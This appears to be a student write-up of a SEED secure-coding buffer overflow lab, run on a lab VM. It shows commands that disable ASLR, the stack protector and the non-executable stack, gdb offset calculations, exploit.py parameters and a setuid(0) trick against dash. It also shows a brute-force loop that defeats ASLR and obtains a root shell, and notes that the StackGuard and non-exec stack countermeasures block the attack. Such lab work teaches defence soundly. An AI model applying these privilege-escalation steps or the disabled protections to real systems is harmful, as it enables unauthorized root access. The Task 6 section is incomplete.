SECURE CODING LAB

BUFFER OVERFLOW

TURNING OFF COUNTERMEASURES :

Address Space Randomization and Configuring /bin/sh :

```
[12/26/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/26/22]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[12/26/22]seed@VM:~$
```

Stack Protection Scheme & Non Executable Stack shown in following.

Task 1 - Running Shellcode

```
[12/26/22]seed@VM:~$ gcc -fno-stack-protector call_shellcode.c
[12/26/22]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[12/26/22]seed@VM:~$ ./call_shellcode
$ id
```

Got shell by running the call_shellcode program.

If we change the file group and owner as root and given Set UID bit to the call_shellcode program , we get root shell.

```
[01/02/23]seed@VM:~$ ls -al call_shellcode
-rwsr-xr-x 1 root root 7388 Dec 26 09:52 call_shellcode
[01/02/23]seed@VM:~$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 2 - Vulnerable Program

stack.c program is taken which consists of buffer overflow vulnerability.

Compiling the stack.c with countermeasures , setting root and set uid bit.

```
[12/26/22]seed@VM:~$ vi stack.c
[12/26/22]seed@VM:~$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
[12/26/22]seed@VM:~$
```

```
[12/26/22]seed@VM:~$ sudo chown root stack
[12/26/22]seed@VM:~$ sudo chmod 4755 stack
[12/26/22]seed@VM:~$
```

Exploiting the vulnerability

First , we have to get buffer and ebp values to give in exploit program.

It will be known by using gdb.

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 11.
gdb-peda$ run
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
```

```
gdb-peda$ p/x &buffer
$1 = 0xbfffe9f2
gdb-peda$ p/x $ebp
$2 = 0xbfffea28
gdb-peda$ p/d 0xbfffea28 - 0xbfffe9f2
$3 = 54
gdb-peda$
```

We have to update this values in exploit.py program.

```
############################
buf=0xbfffe9f2
ebp=0xbfffea28
offset= ebp - buf + 4
ret= buf + offset + 100
############################
```

Now have to run exploit.py program to create the badfile.

```
[12/26/22]seed@VM:~$ vi exploit.py
[12/26/22]seed@VM:~$ python3 exploit.py
[12/26/22]seed@VM:~$ ls -al badfile
-rw-rw-r-- 1 seed seed 517 Dec 26 10:23 badfile
[12/26/22]seed@VM:~$
```

Now if we run the stack program we will get the root shell due to the buffer overflow vulnerability.

```
[01/02/23]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 3 - Defeating Dash Countermeasure

Defeating the dash countermeasure by using the setuid() function. Ensuring the /bin/sh points to dash.

```
[12/26/22]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[12/26/22]seed@VM:~$ ls -al /bin/sh
lrwxrwxrwx 1 root root 9 Dec 26 10:46 /bin/sh -> /bin/dash
[12/26/22]seed@VM:~$
```

we will run the dash program by commenting out the setuid line first.

```c
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     // setuid(0);                    ①
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

Running this program by commenting out the setuid line will be:

```
[12/26/22]seed@VM:~$ gcc dashcode.c -o dash
[12/26/22]seed@VM:~$ sudo chown root dash
[12/26/22]seed@VM:~$ sudo chgrp root dash
[12/26/22]seed@VM:~$ sudo chmod +s dash
[12/26/22]seed@VM:~$ ./dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
```

We got the normal shell invoked.

When we uncomment the setuid() line , we will get the root shell as setuid is set 0 defeating the dash countermeasure.

```
[12/26/22]seed@VM:~$ vi dashcode.c
[12/26/22]seed@VM:~$ gcc dashcode.c -o dash
[12/26/22]seed@VM:~$ sudo chown root dash
[12/26/22]seed@VM:~$ sudo chgrp root dash
[12/26/22]seed@VM:~$ sudo chmod +s dash
[12/26/22]seed@VM:~$ ./dash
# id
uid=0(root) gid=1000(seed) groups=1000(seed),
```

Task 4 - Defeating Address Randomization

We will defeat the address randomization using brute force attack by runnin g the script continously till the attack gets succeed.

First we turn on the address randomization.

```
[12/26/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/26/22]seed@VM:~$ _
```

We will use the following bash script :

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

This script will run in an infinite loop. It keeps running till the attack gets succeeded. Then , it will stops thus defeating the address randomization countermeasure.

```
3 minutes and 24 seconds elapsed.
The program has been running 34608 times so far.
./bash.sh: line 13:  2560 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34609 times so far.
./bash.sh: line 13:  2561 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34610 times so far.
./bash.sh: line 13:  2563 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34611 times so far.
./bash.sh: line 13:  2564 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34612 times so far.
./bash.sh: line 13:  2565 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34613 times so far.
./bash.sh: line 13:  2566 Segmentation fault      ./stack
3 minutes and 24 seconds elapsed.
The program has been running 34614 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 5 - Turn on Stackguard Protection

Here running the stack.c program without using the ” -fno-stack-protector ” option while compiling the program.


```
[01/02/23]seed@VM:~$ gcc -o stack1 -z execstack stack.c
[01/02/23]seed@VM:~$ ./stack1
*** stack smashing detected ***: ./stack1 terminated
Aborted
[01/02/23]seed@VM:~$
```

Here , we got the error like stack smashing detected which the satck guard protection is enabled and it will not allow buffer overflow.

Task 6 - Turn on Non-executable stack protection

Here , so far we done experiments by turning on the execstack.

Now in this task , we will compile the program by turning on the non exec stack as below.



As we can see , we got the Segmentation Fault as Non - executable stack Protection is not allowing buffer - overflow attack.